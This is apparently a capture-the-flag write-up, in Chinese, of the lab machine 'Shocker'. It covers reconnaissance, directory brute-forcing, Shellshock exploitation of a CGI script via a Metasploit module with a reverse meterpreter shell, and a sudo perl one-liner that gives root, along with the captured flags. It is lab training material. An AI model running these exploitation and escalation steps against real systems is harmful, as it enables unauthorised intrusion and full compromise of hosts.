

Shocker(完成)

```
└─# nmap -sCV 10.10.10.56
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-05 05:22 EDT
Nmap scan report for 10.10.10.56
Host is up (0.22s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp  open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256  22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 63.41 seconds
```

```
└─# whatweb http://shocker.htb/ -a3 -v
WhatWeb report for http://shocker.htb/
Status      : 200 OK
Title       : <None>
IP          : 10.10.10.56
Country     : RESERVED, ZZ

Summary     : Apache[2.4.18], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)]

Detected Plugins:
[ Apache ]

The Apache HTTP Server Project is an effort to develop and
maintain an open-source HTTP server for modern operating
systems including UNIX and Windows NT. The goal of this
project is to provide a secure, efficient and extensible
server that provides HTTP services in sync with the current
HTTP standards.

Version      : 2.4.18 (from HTTP Server Header)
Google Dorks: (3)
```

Website : http://httpd.apache.org/

[HTML5]

HTML version 5, detected by the doctype declaration

[HTTPServer]

HTTP server header string. This plugin also attempts to identify the operating system from the server header.

OS : Ubuntu Linux

String : Apache/2.4.18 (Ubuntu) (from server string)

HTTP Headers:

HTTP/1.1 200 OK
Date: Fri, 05 Apr 2024 09:33:55 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Fri, 22 Sep 2017 20:01:19 GMT
ETag: "89-559ccac257884-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 134
Connection: close
Content-Type: text/html

找不到版本RCE漏洞。

一般爆破目錄掃不出來(此目錄錯誤)

```
(root@kali)-[~]
# dirsearch -u http://shocker.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API.
See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 220545

Output File: /root/reports/http_shocker.htb/__24-04-05_05-24-17.txt

Target: http://shocker.htb/

[05:24:17] Starting:
[05:42:39] 403 - 299B - /server-status
```

後面加-f進行結尾增加/。

```
(root@kali)~# dirsearch -u http://shocker.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -f
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API.
See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  0.4.3
  0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 1543815

Output File: /root/reports/http_shocker.htb/__24-04-05_06-08-43.txt

Target: http://shocker.htb/

[06:08:44] Starting:
[06:08:50] 403 - 294B - /cgi-bin/
[06:08:54] 403 - 292B - /icons/
```

使用APP更快速

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)

http://10.10.10.56

Work Method ☐ Use GET requests only ☒ Auto Switch (HEAD and GET)

Number Of Threads 200 Thre... ☒ Go Faster

Select scanning type: ☒ List based brute force ☐ Pure Brute Force

File with list of dirs/files

/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Char set Min length Max Length

Select starting options: ☒ Standard start point ☐ URL Fuzz

☒ Brute Force Dirs ☒ Be Recursive Dir to start with

☒ Brute Force Files ☐ Use Blank Extension File extension


URL to fuzz - /test.html?url={dir}.asp

DirBuster Stopped /icons/386.php

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing





File Options About Help

http://10.10.10.56:80/

Scan Information Results - List View: Dirs: 3 Files: 1 Results - Tree View  Errors: 0

Directory Structure	Response Code	Response Size
/	200	395
cgi-bin	403	466
user.sh	200	141
icons	403	464

Current speed: 448 requests/sec (Select and right click for more options)
Average speed: (T) 749, (C) 707 requests/sec
Parse Queue Size: 0
Total Requests: 45706/4410961
Current number of running threads: 200
Time To Finish: 01:42:54

Program paused! /icons/386.php

```
(root@kali)-[/home/kali/Downloads]
# cat user.sh
Content-Type: text/plain

Just an uptime test script

07:21:38 up 2:01, 0 users, load average: 0.63, 0.47, 0.39
```

確認有此漏洞

cgi apache 2.4.18 exploit

<https://www.exploit-db.com/exploits/34900>

用腳本不通，改用msfconsole => multi/http/apache_mod_cgi_bash_env_exec

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

Name	Current Setting	Required	Description
CMD_MAX_LENGTH	2048	yes	CMD max line length
CVE	CVE-2014-6271	yes	CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
HEADER	User-Agent	yes	HTTP header to use
METHOD	GET	yes	HTTP method to use
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	10.10.10.56	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPATH	/bin	yes	Target PATH for binaries used by the CmdStager
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	http://10.10.10.56/cgi-bin/user.sh	yes	Path to CGI script
TIMEOUT	5	yes	HTTP read response timeout (seconds)
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.

Payload options (linux/x86/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	10.10.14.3	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
meterpreter > shell
Process 24994 created.
Channel 1 created.
id
uid=1000(shelly) gid=1000(shelly) groups=1000(shelly),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
whoami
shelly
```

user flag

```
pwd
/home/shelly
cat user.txt
79ec0229c4281ad391f5f2803eee9c1a
```

提權收集

```
79ec0229c4281ad391f5f2803eee9c1a
sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
```

參考:<https://gtfobins.github.io/gtfobins/perl/#suid>

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo perl -e 'exec "/bin/sh";'
```

提權成功

```
sudo perl -e 'exec "/bin/sh";'

id
uid=0(root) gid=0(root) groups=0(root)
```

root flag

```
root.txt  
cat root.txt  
d8c133b4896beee8bf8d498b86cca975
```